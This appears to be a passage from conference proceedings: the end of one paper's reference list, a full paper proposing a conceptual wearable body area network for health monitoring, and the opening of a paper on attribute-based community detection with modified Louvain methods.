[33] Bruneo, F. Longo, G. Merlino, N. Peditto, C. Romeo, F. Verboso, et al., "A Modular Approach to Collaborative Development in an OpenStack Testbed," in Network Cloud Computing and Applications (NCCA), 2015 IEEE Fourth Symposium on, 2015, pp. 7-14.

[34] S. L. U. Openbravo. (2016, 01102016). Openbravo. Available: http://www.openbravo.com/product-download/

[35] L. Coppolino, S. D'Antonio, C. Massei, and L. Romano, "Efficient Supply Chain Management via Federation-Based Integration of Legacy ERP Systems," in International Conference on Intelligent Software Methodologies, Tools, and Techniques, 2015, pp. 378-387.

[36] K. B. C. Saxena, S. J. Deodhar, and M. Ruohonen, "Organizational Practices for Hybrid Business Models," in Business Model Innovation in Software Product Industry, ed: Springer, 2017, pp. 95-107.

[37] S. Bajaj and S. Ojha, "Comparative analysis of open source ERP softwares for small and medium enterprises," in Computing for Sustainable Global Development (INDIACom), 2016 3rd International Conference on, 2016, pp. 1047-1050.

[38] M. Bahssas, A. M. AlBar, and M. Hoque, "Enterprise Resource Planning (ERP) Systems: Design, Trends and Deployment," The International Technology Management Review, vol. 5, pp. 72-81, 2015.

[39] Johansson and F. Sudzina, "ERP systems and open source: an initial review and some implications for SMEs," Journal of Enterprise Information Management, vol. 21, pp. 649-658, 2008.

[40] OFBiz®. (2016, 01102016). Apache OFBiz 16.11.01. Available: http://ofbiz.apache.org/download.html;

[41] R. Hoffman, Apache OFBiz Cookbook: Packt Publishing Ltd, 2010.

[42] M. Ellison, R. Calinescu, and R. F. Paige, "Towards Platform Independent Database Modelling in Enterprise Systems," in Federation of International Conferences on Software Technologies: Applications and Foundations, 2016, pp. 42-50.

[43] Wong and R. Howell, Apache OFBiz Development: The Beginner's Tutorial: Packt Publishing Ltd, 2008.

[44] O. S. G. Foundation. (2016, 01102016). GeoServer Available: http://geoserver.org/download/

[45] Xia, X. Xie, and Y. Xu, "Web GIS server solutions using open-source software," in Open-source Software for Scientific Computation (OSSC), 2009 IEEE International Workshop on, 2009, pp. 135-138.

[46] L. Sun, D. He, and P. Zhao, "A Research of Publishing Map Technique Based on Geoserver," Asian Journal of Applied Sciences, vol. 8, pp. 185-195, 2015.

[47] Chen, C. P. Ho, R. Osman, P. G. Harrison, and W. J. Knottenbelt, "Understanding, modelling, and improving the performance of web applications in multicore virtualised environments," in Proceedings of the 5th ACM/SPEC international conference on Performance engineering, 2014, pp. 197-207.

Conceptual Model for WWBAN (Wearable Wireless Body Area Network)

Jawad Hussain Awan
Institute of Information and Communication Technology
University of Sindh,
Jamshoro, Pakistan

Nisar Ahmed Memon
Institute of Information and Communication Technology
University of Sindh,
Jamshoro, Pakistan

Zulifqar Bhutto
Institute of Information and Communication Technology
University of Sindh,
Jamshoro, Pakistan

Shahzad Ahmed Memon
Institute of Information and Communication Technology
University of Sindh,
Jamshoro, Pakistan

Raza Shah
Institute of Information and Communication Technology
University of Sindh,
Jamshoro, Pakistan

Rahat Ali Khan
Institute of Information and Communication Technology
University of Sindh,
Jamshoro, Pakistan

***Abstract*—Modern world advances in sensors miniaturization and wireless networking which enables exploiting wireless sensor networking to monitor and control the environment. Human health monitoring is promising applications of sensor networks in a healthcare environment. Sensor system was worn by the human that creates wireless body area network to monitor and provide synchronized response to the patients for medical contextual information received by sensors. Though, challenging tasks are encountered by researchers to address habitually conflicting necessities for size, time to operate, correctness of data, reliability and time to store that data and provide responses accordingly.**

This paper encompasses the structural design of hardware as well as software in a wireless sensor network system for monitoring health issues. The paper outlines few healthcare services, innovations latest trends those monitor patients in the health care systems and propose some of the other future trends where they might be helpful for future research to be used in handheld.

Keywords—Healthcare Environment; Healthcare service; wireless body area networks and wireless sensors

I. Introduction

In this modern world, population ratio is increasing day by day, which would reach 600 million by 2020 [1] and health diseases are also increases. In this way, Health care costs have been reduced by providing more skilled physicians, reduced hospital stays as well as skill level and regularity home-care professional's visit and promoting health education [5]. Furthermore, it is also discussed that healthcare system provides synchronized monitoring, premature diagnosis, and potential risky diseases treatments.

Besides, wireless communication medium delivers the medical diagnosis and patient consultations. In this regard, healthcare system is becoming cheaper and smarter which manages and cares for patients who are suffering from different diseases, such as heart syndrome [2] and long standing monitoring is proceeding rather than periodic assessments for constant persistent diseases.

In 2005, Jianchu Yao stated that an uninterrupted health monitoring system is easy to use and conductive too [3]. So, a wearable and plug-and-play system using Bluetooth is proposed. "A mobile patient monitoring system is proposed and integrates existing personal digital assistant (PDA) and Wireless Local Area Network (WLAN) technology" as stated in 2003 [4] and illustrates about wireless PDA model, which is enhanced suitable for patient transportation and mobility. In [5] health facility is provided by risk patient monitoring system in daily living environment.

A wearable healthcare system requires several technologies for implementation, where user's physiological signals are measured by a physiological signal measurement technology and sensor network provides a WBAN (Wireless Body Area Network) as well as healthcare systems for critical patients.

II. Background

Wearable and sensor technology [6] [7] is an emerging technology that is implemented in body area networks as well as in pervasive systems to provide efficient and reliable services. Currently, it is noticed that WBAN [8] security as well as its protocol issues is under research. Few research directions [9] have implanted Body Area Network (BAN) systems for the monitoring of patients. Pervasive health [[10], [11] is playing an important role in patient monitoring via ubiquitous health. Ubiquitous healthcare programs for stroke patients have been started to monitor patients as well as activity detection [12] implemented a multi-accelerometer system, which is collaborative project between Stephen Intille and MIT (Massachusetts Institute of Technology).

Some challenges and their overview about WBAN and WSN are discussed in the table I which is taken from Hafez Fouad 2014 [13].

III. Requirements for WBAN

This section is categorized into two sub sections. One of them is describing requirements for WBAN system applications and second section is comprised of technology standards [14]. In this sub section, some requirements for WBAN system applications have been discussed. Most common and world known application is ECG (Electro Cardio Gram) which has 144 kbps of data rate, 100Hz to 1 kHz bandwidth, less than 250 ms latency, 12 bits accuracy. Second application is EMG (Electro Moy Gram) which has 300 kbps of data rate, 0 Hz to 900 Hz bandwidth, less than 250 ms latency, 16 bits accuracy. Third application is EEG (Electro Encephala Gram) which has 43.2kbps of data rate, 0-150 Hz bandwidth, less than 250 ms latency, 12 bits accuracy. Fourth application is Blood saturation which has 16bps of data rate, 0-1 Hz bandwidth, 8 bits accuracy. Fifth, activity sensor application has 32 bps of data rate, 0-480 Hz bandwidth, 12 bits accuracy. Sixth, Real time applications have 10 Mbps of data rate, less than 105 ms latency. Seventh, Capsule endoscope applications have 1 Mbps data rate. Eighth, Artificial retina applications have 50-700 kbps data rate. Ninth and final, Cochlear implant applications have 100 kbps data rate. All the above mentioned applications have 10-10 reliability except Real time and activity sensor applications that have 10-3 reliability.

TABLE I. OVERVIEW OF WSN AND WBAN [13]

Challenges	**WSN**	**WBAN**
Scale	Monitored in meters as well as kilometers.	Human body (centimeters/meters)
Number of nodes	Redundant nodes.	Fewer nodes.
Accuracy	By node redundancy	By node precision and robustness
Tasks	Dedicated task is performed	Multiple tasks are performed by nodes
Size	Smaller size	Smallest size
Network	Fixed or static	Variable
Data rates	Homogeneous	Heterogeneous
Replacement of nodes	Easy to replace the nodes.	Difficult to replace implanted nodes.
Scale	Monitored in meters as well as kilometers.	Human body (centimeters/meters)
Lifetime	Several years/months	Several years/months
Power	Easy to supply large energy.	Supply smaller energy.
Scavenging source	Solar and wind power	Motion (vibration) and thermal (body heat).
Security	Lower level	More significant level
Impact	compensated by redundant nodes	Guarantee the delivery of QoS (Quality of Service) and real time data.
Technology	Bluetooth, Zigbee, GPRS(General Packet Radio Service), WLAN(Wireless Local Area Network)	Requires Low power technology

In this sub section, few technology standards have been discussed and compared according to their requirements, networking topology, security and device/application complexity.

Wi-Fi (Wireless Fidelity) standard has 100 meter distance converge, 11 to 54 Mbps of data rate, 2.4 GHz frequency, requires 5 GHz to 20 MHz bandwidth, requires high power, Point-Hub networking topology, AES block cipher and 32 bit CRC for security with high complexity. Bluetooth standard has 10 meter distance converge, 1 Mbps of data rate, 2.4 GHz frequency, requires 1 MHz bandwidth, consumes medium power, Ad hoc networking, 64 and 128 bit encryption and 16 bit CRC for security having high complexity. UWB (Ultra Wide Band) standard has 10 meter distance converge, 100 to 500 Mbps of data rate, 3.1 to 10.6 GHz frequency, requires less than 500 MHz bandwidth, consumes low power, Point-to-Point networking, ES block cipher and 16 bit CRC for security with Medium complexity. ZigBee standard has 70 to 100 meter distance converge, 250 Kbps of data rate, 2.4 GHz frequency, requires 2 MHz bandwidth, very low power consumer, (Ad hoc, Peer to Peer, Mesh or star) networking, 128 AES with application layer security for security along with low complexity. WiMax (Worldwide Interoperability for Microwave Access) standard has 50 meter distance converge, 75 Mbps of data rate, 2 to 11 GHz frequency, requires 10 MHz bandwidth, requires low power, Infrastructure networking, and AES triple data encryption standard for security along with low complexity. WiBro (Wireless Broadband) standard has less than 2 miles distance converge, 1 to 75 Mbps of data rate, 2.3 to 2.4 GHz frequency, requires 8.75 MHz bandwidth, requires low power, (Infrastructure and mesh) networking, AES with extensible authentication protocol for security with low complexity. Wireless USB (Universal Serial Bus) standard has 10 meter distance converge,480 Mbps of data rate, 3.1 to 10.6 GHz frequency, requires 528 MHz bandwidth, consumes low power, Point-to-Point networking, AES 128 for security with low complexity. Wireless IR (Infra-Red) standard has less than 10 meter distance converge, with LOS(Line Of Sight) 4 Mbps of data rate, 16 KHz frequency, requires 2.54 MHz bandwidth, requires low power, Point-to-Point networking, very secure for security having low complexity.

IV. CONCEPTUAL ARCHITECTURE OF PROPOSED SYSTEM

In this modern technological world, some artificial environments are designed to facilitate the human who implant this type of environment for security, health and communication. Because of these, the healthcare system is proposed which is comprised of following:

- IEEE 802.15.6 Standard.
- Sensor system & Computer/nodes.
- Communication medium.
- Scanning algorithm.

A. IEEE 802.15.6 Standard

IEEE 802.15.6 standard [15] has been established by IEEE 802 Task Group 6 (TG6) for the standardization of WBAN. IEEE 802.15.6 is a communication standard optimized for low-power in-body/on-body nodes to serve a variety of medical and non-medical applications [16]The operating frequencies are defined for implanted devices. Such as 402 – 405 MHz and on-body devices which have 2.5 GHz ISM and 3.1 – 10.5 GHz UWB frequency bands.

The healthcare [17] is helpful for the scenarios Such as: Implant to Implant, Implant to Body surface, Implant to external, Body surface to Body surface and Body surface to External.

B. Sensor system & Computer/nodes

In this proposed system, sensor and computers are utilized for communication using IEEE 802.15.6 and sensor collects contextual information which processes the physiological signals to generate result-oriented signals that are transmitted to computers. Result-oriented signals information is manipulated by computers into abstracted information. As contextual information is collected that has to convert into higher level context using scanning methods at preliminary stage.

Proposed healthcare system provides services to patients simultaneously and system has to connect with service provider via communication channel shown in fig: 1.

Fuel band sensor system and mCube accelerometer (clothing sensor) system have been proposed. mCube accelerometer is more accurate, more power-efficient, and cheaper chip that is comprised of two tiny chips (mechanical and microchip). A mechanical chip that detects movement and second microchip that makes sense of the signal from the first chip [18].

Fuel band is a sensor device that tracks and measures the activities those taken place by human interaction. Fuel band looks like a bracelet having energy efficiency, low energy radio, long battery life (for week), fitness tracking capability, sensing and monitoring ability[19].




Fig. 1. Conceptual architecture of the proposed network

C. The Computer and Communication Modules

In this section, wearable PDA (Personal Digital Assistant) [14] is used as a wearable computer which has compatibilities. Such as: 480MHz XScale processor, a 128 MB RAM, IEEE 802.15.6 and a serial port.

The IEEE 802.15.6 plays an important role as communication medium among sensors, service providers and other context sources via WLAN. The proposed system, which manipulates result-oriented signals information into abstracted information. For interoperability, information is coming from sensors and service providing entities are transferred to the computer. In this way, Patients are monitored through collected information and treated accordingly.

D. Scanning algorithm

The proposed algorithm [20] is **IEEE 802.15.4**, which is used to establish a connection between PDA having compatibility of PSD (Physiological Signal Device) and sensor system for WBAN application in which sensor system channel is working on the basis of channel priority. The PSD contains past connection information which and when sensor system was connected and what activity was performed. In this way, PSD also knows about channel priority of sensor system. Thus, it doesn't require any scanning for sensor systems during connectivity.

The scanning time in the proposed algorithm for finding the sensor system where Pi is probability at i channel shown in following equation is taken from Joonyoung Jung 2008 [1]

$$\sum_{i=1}^{i=last} \{ Pi\times[(i- 1/2) \times(Sx(2n+1))](Symbols)\} \quad (1)$$

Where S: aBaseSuperframeDuration,
n: Scan Duration (0 – 14),
Pi: i^{-th} Channel Probability.

V. Health Care Services

In this proposed model, two services either remote or local services have been proposed for healthcare system.

A. Local Service

Local services are provided by wearable devices, which are supervised by users with Personal Area Network (PAN) or Home Area Network (HAN) networks. This wearable device or node executes a code which is available for downloading using Wireless Local Area Network (WLAN) for local service. Wearable computer carries manipulated context, where a service is provided accordingly shown in fig: 2.




Fig. 2. Local Service for healthcare system

B. Remote Service

Remote healthcare service is supervised and operated by service provider and lies in remote servers. These remote servers contain service entities and their contextual information which is transferred via WAN, which plays vital role for the healthcare remote service shown in fig: 3.




Fig. 3. Remote Service for healthcare system

VI. Innovation and Latest Trends

Telemedicine is the remote medical service by which clinical services are provided via internet, telephone and videoconferencing [21]. Telemedicine service is fruitful for remote region communities where patients have to cover huge distance for medical treatment to doctors. Telemedicine has also eliminated the infection ratio of medical staff from transmission like MRSA (Methicillin Resistant Staphylococcus Aureus) with the help of telemedicine. White chrome syndrome patient gets relax through remote treatment.

Telemedicine is categorized into three services.

- Store and forward.
- Remote monitoring.
- Interactive service.

A. Store and forward service

Store and forward service is an asynchronous telemedicine service in which patient medical information. Such as Physiological signals and history reports which are transmitted to doctor for assessment offline. Such as: Tele-dermatology and Tele-pathology.

B. Remote monitoring service

Remote monitoring service is a synchronous telemedicine service in which patient is monitored via webcam. Remote monitoring is cost-effective as well as most favorable for chronic disease patients. Such as: Heart beat and Asthma.

C. Interactive service

Interactive service is real time healthcare service in which patients and clinical service provider communicated via voice conversation. History review, psychiatric and Ophthalmology assessments are conducted to assess the patient. Such as MDPhone (Med Phone) is an interactive system.

Tele-nursing is also part of telehealth application which provides distance consultancy of nurse via telecommunication channels [22]. The growth ratio of tele-nursing is increased because of healthcare to rural populated regions. Tele-nursing saves travel time and keeps patients at their homes for consultancy. Google Glass Breastfeeding is the first hands-free application, by which mothers are instructed to nurse their babies via Google hangout.

Tele-surgery is also remote service where patient’s surgical performance is assessed by a robotic tele-operator surgeon controlled system [23]. This remote service allows surgeons to do surgical activities remotely at far distance. Tele-surgery requires robotics, communication technology as well as management information systems to provide surgeon activities remotely.

Tele-radiology is an interpretation between doctor and patient by transmitting of radiological images such as X-rays and MRI (Magnetic Resonance Imaging) via telecommunication channels [24]. A radiological image sending station, a transmission network and a receiving image station are key components to establish a tele-radiology service. In this health care service, a radiological signal is scanned at sending station and transmitted through transmission network and received at receiving image station where radiological images are reviewed for assessment.

E-heath is an emerging health technology which is supported by electronic processes and communication [25]. E-health service is mostly deployed in European countries. Such as: United Kingdom where E-health is termed as an umbrella in healthcare services.

VII. Future Work

WBAN is an emerging technology that helps in the monitoring of peoples’ healthcare and provides them reliable faster services in emergency. So, researchers are sharing their ideas about new directions for WBAN. Few of them are defined in this section for future work. In hardware design, low power sensors are under development by harvesting energy from body movements or using technique to generate its power. Interconnection feature of WBAN should be developed intelligently. So that WBAN node can adopt itself in environment is also new direction for researchers. A dedicated wireless transmission standard is being tried for implementing in WBAN to eliminate interference issues. Fully autonomous, long life and multimedia systems are under development which can support advance medical healthcare diagnostic systems.

VIII. Conclusion

In this paper, a conceptual model for WWBAN healthcare system is proposed. A WWBAN which uses IEEE 802.15.6 standard, sensor technology and wearable devices, those have been employed to monitor the patient health and their activity accordingly and react whenever any conflict or emergency occurs. Sensor nodes and wearable devices Such as: fuel band or clothing sensor are capable of emitting physiological signals which are transmitted to service provider server via networks i-e WLAN, WAN, PAN and HAN. Proposed health care system is useful for medical healthcare environment and comprises of sensor systems which transmit bio physiological signals to computer and communication modules that converts them into abstracted information and then health care services are communicated either locally or remotely. Few new trends have also been discussed to motivate the researchers and technical personals to design new approaches, which can be helpful for patients in emergency conditions.

REFERENCES

[1] J. Jung, K. Ha, J. Lee, Y. Kim, and D. Kim, “Wireless Body Area Network in a Ubiquitous Healthcare System for Physiological Signal Monitoring and Health Consulting.”

[2] Lubrin, E. Lawrence, and K. F. Navarro, “Wireless Remote Healthcare Monitoring with Motes,” in International Conference on Mobile Business (ICMB’05), pp. 235–241.

[3] J. Yao, R. Schmitz, and S. Warren, “A Wearable Point-of-Care System for Home Use That Incorporates Plug-and-Play and Wireless Standards,” IEEE Trans. Inf. Technol. Biomed., vol. 9, no. 3, pp. 363–371, Sep. 2005.

[4] Y.-H. Lin, I.-C. Jan, P. C.-I. Ko, Y.-Y. Chen, J.-M. Wong, and G.-J. Jan, “A Wireless PDA-Based Physiological Monitoring System for Patient Transport,” IEEE Trans. Inf. Technol. Biomed., vol. 8, no. 4, pp. 439–447, Dec. 2004.

[5] N. Golmie, D. Cypher, and O. Rebala, “Performance analysis of low rate wireless technologies for medical applications,” Comput. Commun., vol. 28, no. 10, pp. 1266–1275, 2005.

[6] Arya and N. Bilandi, “A Review: Wireless Body Area Networks for Health Care,” Int. J. Innov. Res. Comput. Commun. Eng. (An ISO Certif. Organ., vol. 3297, no. 4, 2007.

[7] Arya, S. Pathania, and C. Kaushal, “Cloud-Based Wireless Body Area Network for Healthcare Monitoring System,” vol. 2, no. 8, pp. 2393–9907.

[8] S. N. Ramli and R. Ahmad, “Surveying the Wireless Body Area Network in the realm of wireless communication,” in 2011 7th International Conference on Information Assurance and Security (IAS), 2011, pp. 58–61.

[9] D. Kurjekar and N. M. Palekar, “Ubiquitous Healthcare Monitor System Using Wearable Wireless Sensor Network.”

[10] J. K.-Y. Ng and S. M. of IEEE, “Ubiquitous Healthcare: Healthcare Systems and Applications enabled by Mobile and Wireless Technologies,” JoC, vol. 3, no. 2, pp. 31–36.

[11] K. Dey and D. Estrin, “Perspectives on Pervasive Health from Some of the Field’s Leading Researchers,” IEEE Pervasive Comput., vol. 10, no. 2, pp. 4–7, Apr. 2011.

[12] W. Kaiser and M. Sarrafzadeh, “Introduction to special issue on wireless health,” ACM Trans. Embed. Comput. Syst., vol. 10, no. 1, pp. 1–1, Aug. 2010.

[13] H. Fouad, “Patient-Oriented Web Telemedicine System for Health Monitoring,” J. Commun. Comput., vol. 11, pp. 168–178, 2014.

[14] Chakraborty, B. Gupta, and S. K. Ghosh, “A Review on Telemedicine-Based WBAN Framework for Patient Monitoring,” Telemed. e-Health, vol. 19, no. 8, pp. 619–626, Aug. 2013.

[15] S. Saleem, S. Ullah, and K. S. Kwak, “A Study of IEEE 802.15.4 Security Framework for Wireless Body Area Networks,” Sensors, vol. 11, no. 12, pp. 1383–1395, Jan. 2011.

[16] Kenichi Takizawa, Takahiro Aoyagi, Jun-ichi Takada, Norihiko Katayama, Kamya Yekeh, Yazdandoost Takehiko, and Kobayashi Ryuji Kohno, “Channel models for wireless body area networks,” in 2008 30th Annual International Conference of the IEEE Engineering in Medicine and Biology Society, 2008, pp. 1549–1552.

[17] H. Viittala, M. Hamalainen, and J. Iinatti, “Different experimental WBAN channel models and IEEE802.15.6 models: Comparison and effects,” in 2009 2nd International Symposium on Applied Sciences in Biomedical and Communication Technologies, 2009, pp. 1–5.

[18] Cuthbertson, “World’s Smallest Motion Sensor Could Transform Everyday Clothes into Electronics,” 2014. [Online]. Available: http://www.ibtimes.co.uk/worlds-smallest-motion-sensor-could-transform-everyday-clothes-into-electronics-1461770. [Accessed: 05-Dec-2015].

[19] Mat Smith, “Nike FuelBand SE review: more social features, much longer battery life.” [Online]. Available: http://www.engadget.com/2013/11/27/nike-fuelband-se-review/. [Accessed: 10-Mar-2015].

[20] J. Jung, K. Ha, and J. Lee, “Wireless Body Area Network in a Ubiquitous Healthcare System for Physiological Signal Monitoring and Health Consulting,” pp. 47–54.

[21] Pinciroli, M. Corso, A. Fuggetta, M. Masseroli, S. Bonacina, and S. Marceglia, “Telemedicine and E-Health,” IEEE Pulse, vol. 2, no. 3, pp. 62–70, May 2011.

[22] L. Schlachta-Fairchild, V. Elfrink, and A. Deickman, Patient Safety, Telenursing, and Telehealth. 2008.

[23] R. Jiménez Moreno, F. A. Espinosa Valcárcel, and D. Amaya Hurtado, “TELEOPERATED SYSTEMS: A PERSPECTIVE ON TELESURGERY APPLICATIONS,” Rev. Ing. Biom{é}dica, vol. 7, no. 14, pp. 30–41, 2013.

[24] S. Spijker, “Teleradiology quality assurance--lessons learnt,” Pediatr. Radiol., vol. 44, no. 6, p. 704, 2014.

[25] Y.-P. Chen, C.-K. Liu, C.-H. Chen, T.-F. Huang, S.-T. Tu, and M.-C. Hsieh, “The Investigation on Effect of Tele-Care Combined Dietary Reminds in Overweight Cases,” 2014, pp. 2253–2258.

Community Detection in Networks using Node Attributes and Modularity

Yousra Asim
Department of Computer Science
COMSATS Institute of Information Technology
Islamabad, Pakistan

Rubina Ghazal
Department of Computer Science
COMSATS Institute of Information Technology
Islamabad, Pakistan

Wajeeha Naeem
Department of Computer Science
COMSATS Institute of Information Technology
Islamabad, Pakistan

Abdul Majeed
Ovex Technologies
Islamabad, Pakistan

Basit Raza
Department of Computer Science
COMSATS Institute of Information Technology
Islamabad, Pakistan

Ahmad Kamran Malik
Department of Computer Science
COMSATS Institute of Information Technology
Islamabad, Pakistan

***Abstract*—Community detection in network is of vital importance to find cohesive subgroups. Node attributes can improve the accuracy of community detection when combined with link information in a graph. Community detection using node attributes has not been investigated in detail. To explore the aforementioned idea, we have adopted an approach by modifying the Louvain algorithm. We have proposed Louvain-AND-Attribute (LAA) and Louvain-OR-Attribute (LOA) methods to analyze the effect of using node attributes with modularity. We compared this approach with existing community detection approaches using different datasets. We found the performance of both algorithms better than Newman's Eigenvector method in achieving modularity and relatively good results of gain in modularity in LAA than LOA. We used density, internal and external edge density for the evaluation of quality of detected communities. LOA provided highly dense partitions in the network as compared to Louvain and Eigenvector algorithms and close values to Clauset. Moreover, LOA achieved few numbers of edges between communities.**

Keywords—Community Detection; Louvain algorithm; Node attributes; and Modularity

I. INTRODUCTION

Community in a network is the collection of nodes having similar properties or interests or having more connections between them. Detection of a bunch of nodes in a graph aim to identify strongly connected components by separating sparse connections. Several methods and algorithms have been proposed by researchers in this perspective [1], [2]. Some of the proposed core methods for graph clustering in literature can be roughly categorized as follows: A few among them just focus on the configuration (physical arrangement of nodes and their relationships) of graph, for example modularity maximization [3], divisive algorithms; minimum cut method [4] and spectral methods [5]. Some proposed algorithms use properties associated with nodes only i.e. K-SNAP [6], and others [8-14], [16-21] are a hybrid approach of both node attributes and structural information of graph for detecting dense communities in the graph. Attributes and attribute-based communities can be used in many applications like access control as described in our survey [25].

Modularity has often been used as a quality metric for resulting partitions produced by these methods by comparing the number of links within and between communities. The range of value of modularity is from -1 to 1. The modularity value near 1 shows good quality of partitions and vice-versa. Though optimization of modularity is considered hard w.r.t. computation [7], yet researchers have been trying to achieve reasonable approximate for modularity.

Louvain method [3] provides an efficient and fast way of finding high modularity partitions in a large network. This paper aims at exploring the changes in modularity, the density of communities, internal and external edge density within and between communities when node attributes are combined with Louvain modularity. In this paper, we have applied some modification in Louvain method to find answers of following research questions:

- Whether dense communities be detected by using attributes of the nodes?
- What is the effect on the density of communities if attributes and modularity both are used to form communities?
- What is the difference between the density of communities either using node attributes or modularity?
- Can joint and separate approach of both node attributes and modularity provide us better results as compared to only modularity?

- What is the effect of average internal and external edge density within and between communities?

After providing the related work in Section II, proposed approach is discussed in Section III. Implementation and Results are shown in Section IV and Section V concludes the paper.

II. Related Work

For community detection, both structural information of network and attributes of the nodes are considered in this research. Some relevant families of methods in this context are discussed here. Partitions carried out on the augmented graph in [8,9]. Here, original graph was extended by adding new vertices and new edges for linking original nodes with similar attributes. SA-Cluster approach used random walk distance measure and K-Medoids approach for the measurement of a node's closeness and to make communities respectively. Further, entropy and density are used to measure the quality of obtained communities [8]. Ins-Cluster algorithm was suggested to improve the efficiency of SA-Cluster and to make it scalable [9] but these methods are not applicable in the case of the continuous value of attributes. Both of these approaches are related to categorical attributes only. Yang et al. introduced CESNA for the detection of overlapping communities based on edge structure and node attributes [10]. Method proposed for the detection of a subset of nodes that are highly connected and have similar attributes [11]. Louvain method was combined with entropy to make communities of a graph but both types of information were not exploited at the same time [12]. Dang modified modularity of communities based on node attributes and the links between node pairs concurrently [13]. This study is providing modification in Louvain method by proposing two community detection algorithms but non-linked vertices are part of communities. New modularity formula based on inertia named I-Louvain is provided in [14] which try to join most similar elements (relational data and node attributes) rather than focusing on link strengths [15]. Instead of selecting initial nodes randomly, Local Outlier Factor technique is used to select core nodes for making communities [16]. Further, structural similarity and attribute similarity are recognized by K-neighborhood and similarity score. Node similarity by examining common neighbors between two nodes is calculated and Louvain modularity is combined with similarity score for community detection which results in high complexity of proposed method [17].

Node actions, attributes and structural properties of the network are considered collectively [18]. Key nodes in the network are identified by considering similar actions of key nodes with its neighbors and communities are formed around them to divide customers for social marketing. Statistical measures and concepts such as Bayesian approach [19] and Bayesian nonparametric theory [20] has also been used for attribute-based community detection and considering structural properties as well. Graph structure ambiguity is used by Selection method which is used for switching between structure method and attribute methods for community detection [21]. It is highly dependent on the selected method for structure analysis and also on the depth of a graph. The TABLE I as shown in paper represents a brief overview of available related work of attribute-based community detection.

III. The Proposed Method for Community Detection

In this work, two methods are provided to find partitions based on node attributes and graph structural properties. For this purpose, we have followed Louvain algorithm's strategy of community detection with two modifications. LAA and LOA have combined the gain in the modularity with multiple common user's attributes to detect communities in the network. Louvain algorithm considers each node as a community. By comparing each node with its neighbors, it decides to merge communities with a maximum possible gain in modularity. Once it iterates through all the nodes, it will have merged few nodes together and formed some communities. These resultant communities become the new input of the same procedure. It terminates when there is no more possibility of gain in modularity. Our contribution is that we have considered node attributes with the same strategy by ANDing and ORing attributes of nodes with the modularity formula.

The formula of modularity gain ΔQ is [3]:

$$\Delta \mathrm{Q} = \left[\frac{S_{in} + L_{i,in}}{2w} - \left(\frac{S_{total} + L_i}{2w}\right)^2\right] - \left[\frac{S_{in}}{2w} - \left(\frac{S_{total}}{2w}\right)^2 - \left(\frac{L_i}{2w}\right)^2\right] \qquad (1)$$

Where S_{in} is the sum of weights of links inside community C, S_{total} is the sum of weights of links incident to nodes in community C, L_i is the sum of the weights of the links incident to node i, $L_{i,in}$ is the sum of the weights of the links from i to nodes in C and w denotes the sum of the weights of all the links in the network.

For finding the common attributes of resultant community, we are taking the intersection of the attributes of both communities to be merged. For example, if a community C_i with $att\_ C_i$ number of attributes is to be merged with a community C_j with att_C_jnumber of attributes then a resultant community C_k will be formed with att_C_k common number of attributes which can be formulated as follows:

$$att\_C_k = \left(att\_ C_i \cap att\_C_j\right) \qquad (2)$$

In this paper, nodes are selected to form communities basically on two criteria's:

- In LAA if nodes satisfy both conditions of having some common attributes i.e. (2) with the community and also maximizing modularity by being the part of the community.
- In LOA, the node becomes the part of the community whether it has some similar attributes with the community to be merged or it can increase modularity when merging in that community.

TABLE I. SUMMARY OF AVAILABLE ATTRIBUTE BASED COMMUNITY DETECTION ALGORITHMS

Paper Ref.	**Year**	**Contribution for Attribute-based community detection**	**Technique used**	**Validation methods used**
[8]	2009	SA-Cluster algorithm (Used both node attributes and structural similarities.)	• Augmented graph • Neighborhood random walk distance • K-Medoids	• Entropy • Density for the quality of clusters.
[9]	2010	Inc-Cluster algorithm	• Augmented graph • An incremental algorithm for Random walk distance.	Same as above.
[10]	2013	CESNA algorithm (edge structure and node attributes)	• Probabilistic approach • Takes linear time	F1 score
[11]	2010	GAMER algorithm	Two fold clusters (used sub-space p and quasi-cliques properties)	F1 value
[12]	2011	• Entropy Optimization Algorithm • Augmented Graph Clustering Algorithm	• Entropy minimization • Louvain for modularity optimization	• Rand Index • Simple Matching Coefficient • Cosine Distance
